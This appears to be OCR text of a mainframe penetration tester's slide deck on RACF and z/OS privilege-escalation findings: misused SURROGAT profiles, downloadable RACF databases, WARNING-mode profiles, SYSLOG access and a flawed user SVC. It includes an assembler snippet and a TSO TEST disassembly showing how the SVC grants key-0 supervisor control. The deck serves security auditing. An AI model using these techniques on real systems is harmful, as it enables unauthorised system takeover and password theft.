- In all of the tests undertaken so far we have always been able to elevate our privileges or prove that we can!
- We have seen everything from:
  - Poor APF Library protection
  - Poor SURROGAT profiles
  - Poorly coded SVC's
  - And many others…….




SURROGAT Profiles




SURROGAT Profiles

- Two forms of profile:
  - ** profile with * READ in Access List
  - userid.SUBMIT in WARNING Mode
- Use RACF SEARCH command to see what access you have
  - SR CLASS(SURROGAT)




SURROGAT Profiles

- So access to the SURROGAT profile itself is not normally an issue…
- Unless the Userid has any privileges that can be exploited!
- Run job with appropriate jobcard
  - USER=userid
  - IKJEFT01
  - RACF LU command
  - See what privileges you have ☺




SURROGAT Profiles

- Found an issue like this on one test where the SURROGAT profile was for the main CA-7 batch Userid that had the operations attribute…..
- It didn't’t take long to elevate our privileges
- So lets have a quick look at our system to see what we have, bear in mind I have set myself up to fail here or is it succeed ☺




READ Access to RACF Database



READ Access to RACF Database

- Again two forms:
  - Generic SYS1.** dataset profiles with * READ or UACC(READ)
  - Specific SYS1.RACF*.** profiles with * READ or UACC(READ)
- Given the above anyone can READ/Download the RACF database




READ Access to RACF Database

- One client had restricted FTP & IND$FILE, but had enabled the zOS HTTP server with MVSDS support
- Allows the reading of zOS datasets from a web browser
- What happens if you browse the RACF DB in Firefox on a MAC?
- Well lets have a look!

READ Access to RACF Database


- I know have a copy of the RACF database in my Downloads folder
- Anyone ever been to this website www.racf.co.uk?
- This is our good friend Nigel Pentland’s home page that has some useful tools for analysing RACF databases and doing password analysis
- I have in the past uploaded the binary version of the RACF database to our system, created an IRRDBU00 version and downloaded back to the PC for analysis

WARNING Mode on RACF Dataset Profiles



WARNING Mode on RACF Dataset Profiles

- As we all know the last check that RACF performs is to test if the profile being checked is in WARNING mode
- If the profile is in WARNING mode then TEMPORARY access is granted
- The access is logged in SMF and a message is displayed to the end user




WARNING Mode on RACF Dataset Profiles

- I have seen various issues with this with WARNING used on:
  - APF & Linklist Datasets
  - CLIST & REXX Libraries that are concatenated in standard Logon procedures
  - Production JCL libraries!
- Using ISRDDN is a very quick way of seeing if you have any issues with dataset profiles that protect various types of dataset


Access to the zOS-JES SYSLOG

Access to the zOS-JES SYSLOG

- So much information here that can be used to "FOOTPRINT" a system…..
- How many users should have access to the SYSLOG?
- Using SDSF XDC command you can create a dataset that contains a copy of the SYSLOG!
- You can then browse/edit at your leisure….



Poorly Coded SVC's



Poorly Coded SVC's

- Recently performed a test for a large multi national organisation…..
- Basic RACF controls were very good
- However, we found several poorly coded SVC's, that would allow a user to switch to supervisor state in an uncontrolled manner!

Poorly Coded SVC’s

- SVC 2xx allow a user to gain control in APF-Authorised Status by issuing the SVC with the character string “AUTH” in Register 1
- So a little piece of code in the wrong hands:

```
ICM    R1,15,=C'AUTH’
SVC    211                      AUTHORIZE ME
MODESET KEY=ZERO                SWITCH TO KEY 0
```

- Comment from one of the customer techies: “That was a good spot…how did you do it”

Poorly Coded SVC’s


- Installed TASID which displays the SVCTABLE
- Noted the offsets for each installation defined SVC
- Used the TSO TEST command to list the beginning of each SVC
- At offset x’02’ the SVC compares the contents of Register 1 to the character string AUTH
- If it matches, then it loads Register 2 with the contents of Register 4 + x’B4’
- On entry, Register 4 contains the address of the Task Control Block (TCB)
- Offset x’B4’ into the TCB is the address of the Job Step Control Block (JSCB)

Poorly Coded SVC’s


- Then, at offset x’12’, the SVC issues an Or-Immediate instruction (OI) that turns on the x’01’ bit at offset x’EC’ into the JSCB
- This bit is defined by IBM as:

```
"X'01'" - THE STEP REPRESENTED BY THIS JSCB IS
AUTHORIZED TO ISSUE THE MODESET MACRO INSTRUCTION.
ALTHOUGH THIS BIT HAS BEEN DESIGNATED PSPI, IBM
RECOMMENDS THAT VERY CAREFUL DESIGN CONSIDERATION BE
GIVEN TO IT'S USE.
```


- Once this authorised attribute (bit) is turned on, the executing program can issue the MODESET KEY=ZERO macro and z/OS will place it into Key 0
- You now have CONTROL with a Capital K!



```
      +24    MVCK    1475(R14,R14),496(R15),R2
 INVALID INSTRUCTION CODE AT +2A
 TEST
eq svc d5d000.
 TEST
l svc i l(64)
 SVC                                                                  00000000
       +0    BALR    R12,0
       +2    C       R1,30(,R12)
       +6    BC      7,28(,R12)
       +A    L       R2,180(,R4)
       +E    BCT     R0,24(,R12)
      +12    OI      236(R2),1
      +16    BC      15,28(,R12)
      +1A    NI      236(R2),254
      +1E    BCR     15,R14
 INVALID INSTRUCTION CODE AT +20
 TEST
l svc c l(64)
 SVC                                                                  00000000
       +0  ............ .....o....0..m.....
      +20  AUTH.....Y...¬.0&..IGG019DC04/06
 TEST
 ***
```




CONCLUSION



